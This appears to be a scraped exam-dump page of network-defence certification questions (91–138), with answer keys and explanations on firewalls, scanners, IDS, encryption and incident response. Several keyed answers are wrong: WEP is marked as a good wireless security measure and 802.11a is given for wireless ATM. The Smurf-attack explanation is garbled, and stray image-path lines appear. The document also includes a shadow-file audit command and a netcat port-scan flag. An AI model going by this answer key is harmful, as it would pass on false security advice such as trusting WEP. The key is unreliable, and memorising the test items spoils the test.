NEW QUESTION: 91
Emmanuel works as a Windows system administrator at an MNC. He uses PowerShell to enforce the script execution policy. He wants to allow the execution of the scripts that are signed by a trusted publisher. Which of the following script execution policy setting this?
A. AllSigned
B. Restricted
C. RemoteSigned
D. Unrestricted
Answer: A (LEAVE A REPLY)
The AllSigned execution policy in PowerShell requires that all scripts and configuration files be signed by a trusted publisher, including scripts that you write on the local computer. This setting is

used when you want to ensure that only scripts that have been examined and signed by a trusted authority are run on your systems, which helps protect against the execution of unauthorized or malicious scripts. When using the AllSigned execution policy, PowerShell will prompt the user to confirm that they trust the signer before running any script.

NEW QUESTION: 92
Which of the following network scanning tools is a TCP/UDP port scanner that works as a ping sweeper and
hostname resolver?
A. Hping
B. SuperScan
C. Netstat
D. Nmap
Answer: B (LEAVE A REPLY)
SuperScan is a TCP/UDP port scanner. It also works as a ping sweeper and hostname resolver. It can ping a
given range of IP addresses and resolve the host name of the remote system.
The features of SuperScan are as follows:
It scans any port range from a built-in list or any given range.
It performs ping scans and port scans using any IP range.
It modifies the port list and port descriptions using the built in editor.
It connects to any discovered open port using user-specified "helper" applications.
It has the transmission speed control utility.
Answer option D is incorrect. Nmap is a free open-source utility for network exploration and security auditing. It
is used to discover computers and services on a computer network, thus creating a "map" of the network. Just
like many simple port scanners, Nmap is capable of discovering passive services. In addition, Nmap may be
able to determine various details about the remote computers. These include operating system, device type,

uptime, software product used to run a service, exact version number of that product, presence of some
firewall techniques and, on a local area network, even vendor of the remote network card. Nmap runs on Linux,
Microsoft Windows, etc.
Answer option C is incorrect. Netstat (network statistics) is a command-line tool that displays network
connections (both incoming and outgoing), routing tables, and a number of network interface statistics. It is
available on Unix, Unix-like, and Windows NT-based operating systems. It is used to find problems on the
network and to determine the amount of traffic on the network as a performance measurement.
Answer option A is incorrect. Hping is a free packet generator and analyzer for the TCP/IP protocol. Hping is
one of the de facto tools for security auditing and testing of firewalls and networks. The new version of hping,
hping3, is scriptable using the Tcl language and implements an engine for string based, human readable
description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet
manipulation and analysis in very short time. Like most tools used in computer security, hping is useful to both
system administrators and crackers (or script kiddies).

NEW QUESTION: 93
John has been working a* a network administrator at an IT company. He wants to prevent misuse of accounts by unauthorized users. He wants to ensure that no accounts have empty passwords. Which of the following commands does John use to list all the accounts with an empty password?
A

```
# awk -F: '($2 == "") {print}' /etc/shadow
```

B

```
# awk -D: '($2 == "") {print}' /etc/shadow
```

C

```
# awk -C: '($2 == "") {print}' /etc/shadow
```

D

```
# awk -E: '($2 == "") {print}' /etc/shadow
```

A. Option D
B. Option A
C. Option B
D. Option C

Answer: B (LEAVE A REPLY)

NEW QUESTION: 94
Richard has been working as a Linux system administrator at an MNC. He wants to maintain a productive and secure environment by improving the performance of the systems through Linux patch management. Richard is using Ubuntu and wants to patch the Linux systems manually. Which among the following command installs updates (new ones) for Debun based Linux OSes?
A. sudo apt-get dist-upgrade
B. sudo apt-get update
C. sudo apt-get dist-update
D. sudo apt-get upgrate
Answer: (SHOW ANSWER)
The command sudo apt-get dist-upgrade is used to install updates for Debian-based Linux operating systems, which includes Ubuntu. This command intelligently handles changes with new versions of packages and will install the newest versions of all packages currently installed on the system. It also handles changing dependencies with new versions of packages and will attempt to upgrade the most important packages at the expense of less important ones if necessary. The dist-upgrade command, therefore, will install or remove packages as necessary to complete the full update.

NEW QUESTION: 95
David is working in a mid-sized IT company. Management asks him to suggest a framework that can be used effectively to align the IT goals to the business goals of the company. David suggests the_____framework, as it provides a set of controls over IT and consolidates them to form a framework.
A. COBIT
B. RMIS
C. ITIL
D. ISO 27007
Answer: A (LEAVE A REPLY)

NEW QUESTION: 96
Jason has set a firewall policy that allows only a specific list of network services and deny everything else.
This strategy is known as a_____.
A. Default restrict
B. Default allow
C. Default deny
D. Default access
Answer: C (LEAVE A REPLY)

NEW QUESTION: 97
Which of the following is a process that detects a problem, determines its cause, minimizes the damages, resolves the problem, and documents each step of response for future reference?
A. Incident response
B. Incident handling
C. Incident management
D. Incident planning
Answer: (SHOW ANSWER)

NEW QUESTION: 98
Which of the following layers refers to the higher-level protocols used by most applications for network communication?
A. Link layer
B. Transport layer
C. Internet layer
D. Application layer
Answer: D (LEAVE A REPLY)

NEW QUESTION: 99
Sophie has been working as a Windows network administrator at an MNC over the past 7 years. She wants to check whether SMB1 is enabled or disabled. Which of the following command allows Sophie to do so?
A. Get-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
B. Get-WindowsOptionalFeatures -Online -FeatureNames SMB1Protocol
C. Get-WindowsOptionalFeature -Online -FeatureNames SMB1Protocol
D. Get-WindowsOptionalFeatures -Online -FeatureName SMB1Protocol
Answer: A (LEAVE A REPLY)

NEW QUESTION: 100
Which of the following protocols is used to report an error in datagram processing?
A. ICMP
B. ARP
C. DHCP
D. BGP
Answer: A (LEAVE A REPLY)

NEW QUESTION: 101
Peter, a malicious hacker, obtains e-mail addresses by harvesting them from postings, blogs, DNS listings, and Web pages. He then sends a large number of unsolicited commercial e-mail (UCE) messages to these addresses. Which of the following e-mail crimes is Peter committing?
A. E-mail spam

B. E-mail storm
C. E-mail bombing
D. E-mail spoofing
Answer: A (LEAVE A REPLY)
Peter is performing spamming activity. Spam is a term that refers to the unsolicited e-mails sent to a large number of e-mail users. The number of such e-mails is increasing day by day, as most companies now prefer to use e-mails for promoting their products. Because of these unsolicited e-mails, legitimate e-mails take a much longer time to deliver to their destination. The attachments sent through spam may also contain viruses.
However, spam can be stopped by implementing spam filters on servers and e-mail clients.
Answer option C is incorrect. Mail bombing is an attack that is used to overwhelm mail servers and clients by sending a large number of unwanted e-mails. The aim of this type of attack is to completely fill the recipient's hard disk with immense, useless files, causing at best irritation, and at worst total computer failure. E-mail filtering and properly configuring email relay functionality on mail servers can be helpful for protection against this type of attack.
Answer option B is incorrect. An e-mail storm is a sudden spike of Reply All messages on an e-mail distribution list, usually caused by a controversial or misdirected message. Such storms start when multiple members of the distribution list reply to the entire list at the same time in response to an instigating message. Other members soon respond, usually adding vitriol to the discussion, asking to be removed from the list, or pleading for the cessation of messages. If enough members reply to these unwanted messages, this triggers a chain reaction of e-mail messages. The sheer load of traffic generated by these storms can render the e-mail servers carrying them inoperative, similar to a DDoS attack.
Some e-mail viruses also have the capacity to create e-mail storms, by sending copies of themselves to an infected user's contacts, including distribution lists, infecting the contacts in turn.
Answer option D is incorrect. E-mail spoofing is a term used to describe e-mail activity in which the sender address and other parts of the e-mail header are altered to appear as though the e-mail originated from a different source. E-mail spoofing is a technique commonly used for spam e-mail and phishing to hide the origin of an e-mail message. By changing certain properties of the e-mail, such as the From, Return-Path, and Reply- To fields (which can be found in the message header), ill-intentioned users can make the e-mail appear to be from someone other than the actual sender. The result is that, although the e-mail appears to come from the address indicated in the From field, it actually comes from another source.

NEW QUESTION: 102
Which of the following commands is used for port scanning?
A. nc -z
B. nc -t
C. nc -v
D. nc -d
Answer: (SHOW ANSWER)

NEW QUESTION: 103
Which of the following systems includes an independent NAS Head and multiple storage arrays?
A. None of these
B. Gateway NAS System
C. FreeNAS
D. Integrated NAS System
Answer: B (LEAVE A REPLY)

NEW QUESTION: 104
Sam wants to implement a network-based IDS and finalizes an IDS solution that works based on pattern matching. Which type of network-based IDS is Sam implementing?
A. Anomaly-based IDS
B. Behavior-based IDS
C. Signature-based IDS
D. Stateful protocol analysis
Answer: C (LEAVE A REPLY)

NEW QUESTION: 105
Identify the type of event that is recorded when an application driver loads successfully in Windows.
A. Success Audit
B. Error
C. Information
D. Warning
Answer: C (LEAVE A REPLY)

NEW QUESTION: 106
Which of the following statements are true about volatile memory? Each correct answer represents a complete solution. Choose all that apply.
A. Read-Only Memory (ROM) is an example of volatile memory.
B. The content is stored permanently, and even the power supply is switched off.
C. The volatile storage device is faster in reading and writing data.
D. It is computer memory that requires power to maintain the stored information.
Answer: (SHOW ANSWER)
Volatile memory, also known as volatile storage, is computer memory that requires power to maintain the stored information, unlike non-volatile memory which does not require a maintained power supply. It has been less popularly known as temporary memory. Most forms of modern random access memory (RAM) are volatile storage, including dynamic random access memory (DRAM) and static random access memory (SRAM). A volatile storage device is faster in reading and writing data. Answer options B and A are incorrect. Non-volatile memory, nonvolatile

memory, NVM, or non-volatile storage, in the most basic sense, is computer memory that can retain the stored information even when not powered. Examples of non-volatile memory include read-only memory, flash memory, most types of magnetic computer storage devices (e.g. hard disks, floppy disks, and magnetic tape), optical discs, and early computer storage methods such as paper tape and punched cards.

NEW QUESTION: 107
Which of the following is also known as stateful firewall?
A. Stateless firewall
B. PIX firewall
C. DMZ
D. Dynamic packet-filtering firewall
Answer: D (LEAVE A REPLY)

NEW QUESTION: 108
Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?
A. Their first step is to analyze the data they have currently gathered from the company or interviews.
B. Their first step is to make a hypothesis of what their final findings will be.
C. Their first step is to create an initial Executive report to show the management team.
D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.
Answer: (SHOW ANSWER)
The first step in creating a network vulnerability assessment plan is to acquire the necessary documents and review the organization's security policies and compliance requirements. This involves gathering all relevant information that will inform the scope and focus of the vulnerability assessment. It includes understanding the security policies in place, the regulatory compliance obligations the company must adhere to, and any existing security measures and controls. This

foundational step ensures that the vulnerability assessment is aligned with the company's security posture and compliance mandates, providing a clear direction for the subsequent stages of the assessment process.

NEW QUESTION: 109
Fill in the blank with the appropriate term. A_____ network is a local area network (LAN) in which all computers are connected in a ring or star topology and a bit- or token-passing scheme is used for preventing the collision of data between two computers that want to send messages at the same time.
Answer:
Token Ring

NEW QUESTION: 110
If a network is at risk from unskilled individuals, what type of threat is this?
A. Internal Threats
B. External Threats
C. Structured Threats
D. Unstructured Threats
Answer: D (LEAVE A REPLY)

NEW QUESTION: 111
Which of the following OSI layers formats and encrypts data to be sent across the network?
A. Presentation layer
B. Transport layer
C. Network layer
D. Physical layer
Answer: A (LEAVE A REPLY)

NEW QUESTION: 112
Which of the following statements are NOT true about the FAT16 file system?Each correct answer represents a complete solution. Choose all that apply.
A. It supports the Linux operating system.
B. It supports file-level compression.
C. It does not support file-level security.
D. It works well with large disks because the cluster size increases as the disk partition size increases.
Answer: (SHOW ANSWER)

NEW QUESTION: 113
In which of the following types of port scans does the scanner attempt to connect to all 65,535 ports?

A. UDP
B. Strobe
C. FTP bounce
D. Vanilla
Answer: D (LEAVE A REPLY)
In a vanilla port scan, the scanner attempts to connect to all 65,535 ports.
Answer option B is incorrect. The scanner attempts to connect to only selected ports.
Answer option A is incorrect. The scanner scans for open User Datagram Protocol ports.
Answer option C is incorrect. The scanner goes through a File Transfer Protocol server to disguise
the cracker's location.


NEW QUESTION: 114
Fill in the blank with the appropriate term. The _____layer establishes, manages, and terminates the connections between the local and remote application.
Answer:
session

NEW QUESTION: 115
DRAG DROP
Drag and drop the Response management plans to match up with their respective purposes.
Select and Place:

PURPOSE	PLAN
It provides measures for sustaining essential business operations while recovering from a significant disruption.	Drop Here
It provides measures for recovering business operations immediately following a disaster.	Drop Here
It provides measures and capabilities to maintain organizational essential, strategic functions at an alternate site for upto 30 days.	Drop Here
It provides measures and capabilities for recovering a major application or general support system.	Drop Here
It provides measures for disseminating status report to personnel and the public.	Drop Here
It provides detailed measures to facilitate recovery of capabilities at an alternate site.	Drop Here

Disaster recovery plan
Crisis communication plan
Contingency plan
Continuity of operation plan
Business recovery plan
Business continuity plan

Answer:



NEW QUESTION: 116
Which of the following systems includes an independent NAS Head and multiple storage arrays?
A. Gateway NAS System
B. FreeNAS
C. Integrated NAS System
D. None of these
Answer: A (LEAVE A REPLY)
A Gateway NAS System is characterized by having an independent NAS head that manages file services and multiple storage arrays. This configuration allows for the NAS head to be connected to external storage arrays, providing flexibility and scalability. The NAS head serves as the gateway between the clients and the storage arrays, managing file I/O requests and directing them to the appropriate storage resources.

NEW QUESTION: 117
Which of the following intrusion detection techniques observes the network for abnormal usage patterns by determining the performance parameters for regular activities and monitoring for actions beyond the normal parameters?
A. Signature/Pattern matching
B. Stateful protocol analysis
C. None of these
D. Statistical anomaly detection
Answer: D (LEAVE A REPLY)


Statistical anomaly detection is an intrusion detection technique that models the normal behavior of a network's traffic and identifies deviations from this norm. It uses statistical metrics such as median, mean, mode, and standard deviation to establish a baseline of regular activities. When network traffic deviates from these established performance parameters, the system flags these events as potential intrusions. This method is effective in observing the network for abnormal usage patterns that could indicate a security breach.

NEW QUESTION: 118
Which of the following can be performed with software or hardware devices in order to record everything a
person types using his or her keyboard?
A. Warchalking
B. Keystroke logging
C. War dialing
D. IRC bot
Answer: (SHOW ANSWER)
Keystroke logging is a method of logging and recording user keystrokes. It can be performed with software or
hardware devices. Keystroke logging devices can record everything a person types using his or her keyboard,
such as to measure employee's productivity on certain clerical tasks. These types of devices can also be used
to get usernames, passwords, etc.
Answer option C is incorrect. War dialing is a technique of using a modem to automatically scan a list of
telephone numbers, usually dialing every number in a local area code to search for computers, BBS systems,
and fax machines. Hackers use the resulting lists for various purposes, hobbyists for exploration, and crackers
(hackers that specialize in computer security) for password guessing.
Answer option A is incorrect. Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi
wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object, such
as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing
and war driving.
Answer option D is incorrect. An Internet Relay Chat (IRC) bot is a set of scripts or an independent program
that connects to Internet Relay Chat as a client, and so appears to other IRC users as another user. An IRC

bot differs from a regular client in that instead of providing interactive access to IRC for a human user, it
performs automated functions.

NEW QUESTION: 119
What should a network administrator perform to execute/test the untrusted or untested programs or code from untrusted or unverified third-parties without risking the host system or OS?
A. Application Whitelisting
B. Application Blacklisting
C. Deployment of WAFs
D. Application Sandboxing
Answer: D (LEAVE A REPLY)
Application sandboxing is a security technique that allows untrusted or untested programs or code to be executed in a separate, restricted environment known as a sandbox. This environment is isolated from the host system and operating system, ensuring that any potential malicious behavior contained within the code cannot affect the host. It's a way to test and execute third-party applications without risking the integrity or security of the main system. Sandboxing provides a tightly controlled set of resources for guest programs to run in, such as scratch space on disk and memory, which prevents the programs from affecting other processes and data on the host system.

NEW QUESTION: 120
Adam works as a Security Analyst for Umbrella Inc. The company has a Linux-based network comprising an Apache server for Web applications. He received the following Apache Web server log, which is as follows:
[Sat Nov 16 14:32:52 2009] [error] [client 128.0.0.7] client denied by server configuration: /export/home/htdocs/ test The first piece in the log entry is the date and time of the log message. The second entry determines the severity of the error being reported.
Now Adam wants to change the severity level to control the types of errors that are sent to the error log. Which of the following directives will Adam use to accomplish the task?
A. CustomLog
B. ErrorLog
C. LogFormat
D. LogLevel
Answer: D (LEAVE A REPLY)
The LogLevel directive is used in server Error log of the Apache Web server log. This directive is used to control the types of errors that are sent to the error log by constraining the severity level. Eight different levels are present in the LogLevel directive, which are shown below in order of their descending significance:



Note: When a certain level is specified, the messages from all other levels of higher significance will also be reported. For example, when LogLevel crit is specified, then messages with log levels of alert and emerg will also be reported.

Answer option B is incorrect. The ErrorLog directive is used to set the name and location of the file to which the server will log any errors it encounters. If the file-path does not begin with a slash sign (/), it is assumed to be relative to the ServerRoot. If the file-path begins with a pipe sign (|), then it is assumed to be a command that handles the error log.

Answer option A is incorrect. The CustomLog directive is used to log requests to the server. The format of the log is specified and the logging can be made conditional on request characteristics with the help of environment variables. Environment variables can be adjusted on a per-request basis with the help of the mod_setenvif or mod_rewrite module.

Answer option C is incorrect. The LogFormat directive can exist in one of the two forms. In the first form, only one argument is specified; and in the second form explicit format with a nickname is associated. This directive specifies the log format that is used by logs specified in subsequent TransferLog directives.

NEW QUESTION: 121

Which of the following IEEE standards provides specifications for wireless ATM systems?

A. 802.11a

B. 802.3

C. 802.1

D. 802.5

Answer: A (LEAVE A REPLY)

NEW QUESTION: 122
In MacOS, how can the user implement disk encryption?
A. By enabling FileVault feature
B. By enabling BitLocker feature
C. By executing dm-crypt command
D. By turning on Device Encryption feature
Answer: A (LEAVE A REPLY)

NEW QUESTION: 123
Who is responsible for executing the policies and plans required for supporting the information technology and computer systems of an organization?
A. Senior management
B. IT security practitioners
C. Business and functional managers
D. Chief Information Officer (CIO)
Answer: D (LEAVE A REPLY)
The Chief Information Officer (CIO) is typically responsible for the implementation and management of policies and plans that support an organization's IT and computer systems. The CIO's role involves overseeing the IT department, aligning IT goals with business strategies, and ensuring that the IT infrastructure is capable of supporting the organization's operations and objectives. They play a crucial role in decision-making processes related to technology investments and are instrumental in executing the organization's IT policies and strategic plans.

NEW QUESTION: 124
Which of the following analyzes network traffic to trace specific transactions and can intercept and log traffic passing over a digital network? Each correct answer represents a complete solution. Choose all that apply.
A. Wireless sniffer
B. Protocol analyzer
C. Spectrum analyzer
D. Performance Monitor
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 125
Larry is responsible for the company's network consisting of 300 workstations and 25 servers. After using a hosted email service for a year, the company wants to control the email internally. Larry likes this idea because it will give him more control over the email. Larry wants to purchase a server for email but does not want the server to be on the internal network due to the potential

to cause security risks. He decides to place the server outside of the company's internal firewall. There is another firewall connected directly to the Internet that will protect traffic from accessing the email server. The server will be placed between the two firewalls. What logical area is Larry putting the new email server into?

A. He will put the email server in an IPsec zone.

B. He is going to place the server in a Demilitarized Zone (DMZ)

C. Larry is going to put the email server in a hot-server zone.

D. For security reasons, Larry is going to place the email server in the company's Logical Buffer Zone (LBZ).

Answer: (SHOW ANSWER)

NEW QUESTION: 126

Dan and Alex are business partners working together. Their Business-Partner Policy states that they should encrypt their emails before sending to each other. How will they ensure the authenticity of their emails?

A. Dan will use his public key to encrypt his mails while Alex will use Dan's digital signature to verify the authenticity of the mails.

B. Dan will use his private key to encrypt his mails while Alex will use his digital signature to verify the authenticity of the mails.

C. Dan will use his digital signature to sign his mails while Alex will use his private key to verify the authenticity of the mails.

D. Dan will use his digital signature to sign his mails while Alex will use Dan's public key to verify the authencity of the mails.

Answer: D (LEAVE A REPLY)

In the context of email encryption and digital signatures, authenticity is typically ensured through the use of a sender's digital signature. Dan would use his private key to create a digital signature on his emails. This signature is unique to both the sender and the email content. Alex, on the other hand, would use Dan's public key to verify the digital signature. If the verification process confirms that the signature was created with Dan's private key and that the email has not been altered, Alex can be assured of the email's authenticity. This process does not involve encrypting the entire email with a private key, as that would make it unreadable to anyone except the holder of the corresponding private key, which is not shared. Instead, encryption of the email content is typically done using symmetric encryption, where both Dan and Alex would use a shared secret key.

NEW QUESTION: 127

Which among the following control and manage the communication between VNF with computing, storage, and network resources along with virtualization?

A. Orchestrator

B. VNF Manager(s)

C. Virtualized Infrastructure Manager(s)

D. Element Management System (EMS)
Answer: C (LEAVE A REPLY)
In the context of Network Function Virtualization (NFV), the Virtualized Infrastructure Manager (VIM) is responsible for controlling and managing the NFV infrastructure (NFVI), which includes compute, storage, and network resources. The VIM operates within one operator's infrastructure domain and is a key component of the Management and Orchestration (MANO) framework. It ensures that the virtualized resources are appropriately allocated and managed to support the deployment and operation of Virtual Network Functions (VNFs).

NEW QUESTION: 128
Which of the following policy to add additional information to public safety posture and aims to protect workers and the organizations of inefficiency or confusion?
A. user policy
B. IT policy
C. Subject-specific security
D. Group policy
E. None
Answer: C (LEAVE A REPLY)

NEW QUESTION: 129
John is a network administrator and is monitoring his network traffic with the help of Wireshark. He suspects that someone from outside is making a TCP OS fingerprinting attempt on his organization's network. Which of the following Wireshark filter(s) will he use to locate the TCP OS fingerprinting attempt?
A. Tcp.flags==0x2b
B. Tcp.flags=0x00
C. Tcp.options.wscale_val==20
D. Tcp.options.mss_val<1460
Answer: (SHOW ANSWER)

NEW QUESTION: 130
Which of the following is a standard protocol for interfacing external application software with an information server, commonly a Web server?
A. TCP
B. IP
C. DHCP
D. CGI
Answer: D (LEAVE A REPLY)

NEW QUESTION: 131

In which of the following attacks do computers act as zombies and work together to send out bogus messages, thereby increasing the amount of phony traffic?

A. Smurf attack

B. Buffer-overflow attack

C. DDoS attack

D. Bonk attack

Answer: C (LEAVE A REPLY)

In the distributed denial of service (DDOS) attack, an attacker uses multiple computers throughout the network that it has previously infected. Such computers act as zombies and work together to send out bogus messages, thereby increasing the amount of phony traffic. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track down and shut down. TFN, TRIN00, etc. are tools used for the DDoS attack.

Answer option A is incorrect. A Smurf attack is a type of attack that uses third-party intermediaries to defend against, and get back to the originating system. In a Smurf attack, a false ping packet is forwarded by the originating system. The broadcast address of the third-party network is the packet's destination. Hence, each machine on the third-party network has a copy of the ping request. The victim system is the originator. The originator rapidly forwards a large number of these requests via different intermediary networks. The victim gets overwhelmed by these large number of requests.

Answer option B is incorrect. A buffer-overflow attack is performed when a hacker fills a field, typically an address bar, with more characters than it can accommodate. The excess characters can be run as executable code, effectively giving the hacker control of the computer and overriding any security measures set. There are two main types of buffer overflow attacks:

stack-based buffer overflow attack:

Stack-based buffer overflow attack uses a memory object known as a stack. The hacker develops the code which reserves a specific amount of space for the stack. If the input of user is longer than the amount of space reserved for it within the stack, then the stack will overflow.

heap-based buffer overflow attack:

Heap-based overflow attack floods the memory space reserved for the programs.

Answer option D is incorrect. Bonk attack is a variant of the teardrop attack that affects mostly Windows computers by sending corrupt UDP packets to DNS port 53. It is a type of denial-of-service (DoS) attack. A bonk attack manipulates a fragment offset field in TCP/IP packets. This field tells a computer how to reconstruct a packet that was fragmented, because it is difficult to transmit big packets. A bonk attack causes the target computer to reassemble a packet that is too big to be reassembled and causes the target computer to crash.

NEW QUESTION: 132

To provide optimum security while enabling safe/necessary services, blocking known dangerous services, and making employees accountable for their online activity, what Internet Access policy would Brian, the network administrator, have to choose?

A. Prudent policy

B. Paranoid policy

C. Promiscuous policy

D. Permissive policy

Answer: A (LEAVE A REPLY)

The Prudent policy is the most appropriate choice for Brian, the network administrator, to provide optimum security while enabling necessary services and blocking known dangerous ones. This policy strikes a balance between security and usability, allowing safe and necessary services to operate while preventing potentially harmful activities. It also includes measures to make employees accountable for their online activity, which is essential for maintaining a secure network environment.

NEW QUESTION: 133

Which of the following is a standard protocol for interfacing external application software with an information
server, commonly a Web server?

A. DHCP

B. IP

C. CGI

D. TCP

Answer: C (LEAVE A REPLY)

The Common Gateway Interface (CGI) is a standard protocol for interfacing external application software with
an information server, commonly a Web server. The task of such an information server is to respond to
requests (in the case of web servers, requests from client web browsers) by returning output. When a user
requests the name of an entry, the server will retrieve the source of that entry's page (if one exists), transform it
into HTML, and send the result.

Answer option A is incorrect. DHCP is a Dynamic Host Configuration Protocol that allocates unique (IP)
addresses dynamically so that they can be used when no longer needed. A DHCP server is set up in a DHCP
environment with the appropriate configuration parameters for the given network. The key parameters include
the range or "pool" of available IP addresses, correct subnet masks, gateway, and name server addresses.

Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a
packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP.IP is the primary
protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol
datagrams (packets) from the source host to the destination host solely based on their addresses. For this
purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The
first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the
dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed
actively worldwide.
Answer option D is incorrect. Transmission Control Protocol (TCP) is a reliable, connection-oriented protocol
operating at the transport layer of the OSI model. It provides a reliable packet delivery service encapsulated
within the Internet Protocol (IP). TCP guarantees the delivery of packets, ensures proper sequencing of data,
and provides a checksum feature that validates both the packet header and its data for accuracy. If the
network corrupts or loses a TCP packet during transmission, TCP is responsible for retransmitting the faulty
packet. It can transmit large amounts of data. Application layer protocols, such as HTTP and FTP, utilize the
services of TCP to transfer files between clients and servers.

NEW QUESTION: 134
Which of the following representatives of the incident response team takes the forensic backups of systems that are essential event?
A. the legal representative
B. Information Security representative
C. technical representative
D. lead investigator
E. None
Answer: (SHOW ANSWER)

NEW QUESTION: 135

You just set up a wireless network to customers in the cafe. Which of the following are good security measures implemented? Each correct answer represents a complete solution. Choose all that apply.

A. The MAC-filtering router

B. WPA encryption

C. Not broadcasting the SSID

D. WEP encryption

Answer: B,D (LEAVE A REPLY)

NEW QUESTION: 136

Which of the following is a firewall that keeps track of the state of network connections traveling across it?

A. Stateful firewall

B. Stateless packet filter firewall

C. Circuit-level proxy firewall

D. Application gateway firewall

Answer: A (LEAVE A REPLY)

A stateful firewall is a firewall that keeps track of the state of network connections (such as TCP streams, UDP
communication) traveling across it. The firewall is programmed to distinguish legitimate packets for different
types of connections. Only packets matching a known connection state will be allowed by the firewall; others
will be rejected. Answer option B is incorrect. A stateless packet filter firewall allows direct connections from the
external network to hosts on the internal network and is included with router configuration software or with
Open Source operating systems.

Answer option C is incorrect. It applies security mechanisms when a TCP or UDP connection is established.

Answer option D is incorrect. An application gateway firewall applies security mechanisms to specific
applications, such as FTP and Telnet servers.

NEW QUESTION: 137
Which of the following IEEE standards adds QoS features and multimedia support?
A. 802.11b
B. 802.11e
C. 802.11a
D. 802.5
Answer: B (LEAVE A REPLY)

NEW QUESTION: 138
Which of the following is a type of computer security that deals with protection against spurious signals emitted by electrical equipment in the system?
A. Communication Security
B. Physical security
C. Emanation Security
D. Hardware security
Answer: C (LEAVE A REPLY)
Emanation security is one of the types of computer security that deals with protection against spurious signals emitted by electrical equipment in the system, such as electromagnetic emission (from displays), visible emission (displays may be visible through windows), and audio emission (sounds from printers, etc). Answer option D is incorrect. Hardware security helps in dealing with the vulnerabilities in the handling of hardware.
Answer option B is incorrect. Physical security helps in dealing with protection of computer hardware and associated equipment.
Answer option A is incorrect. Communication security helps in dealing with the protection of data and information during transmission.

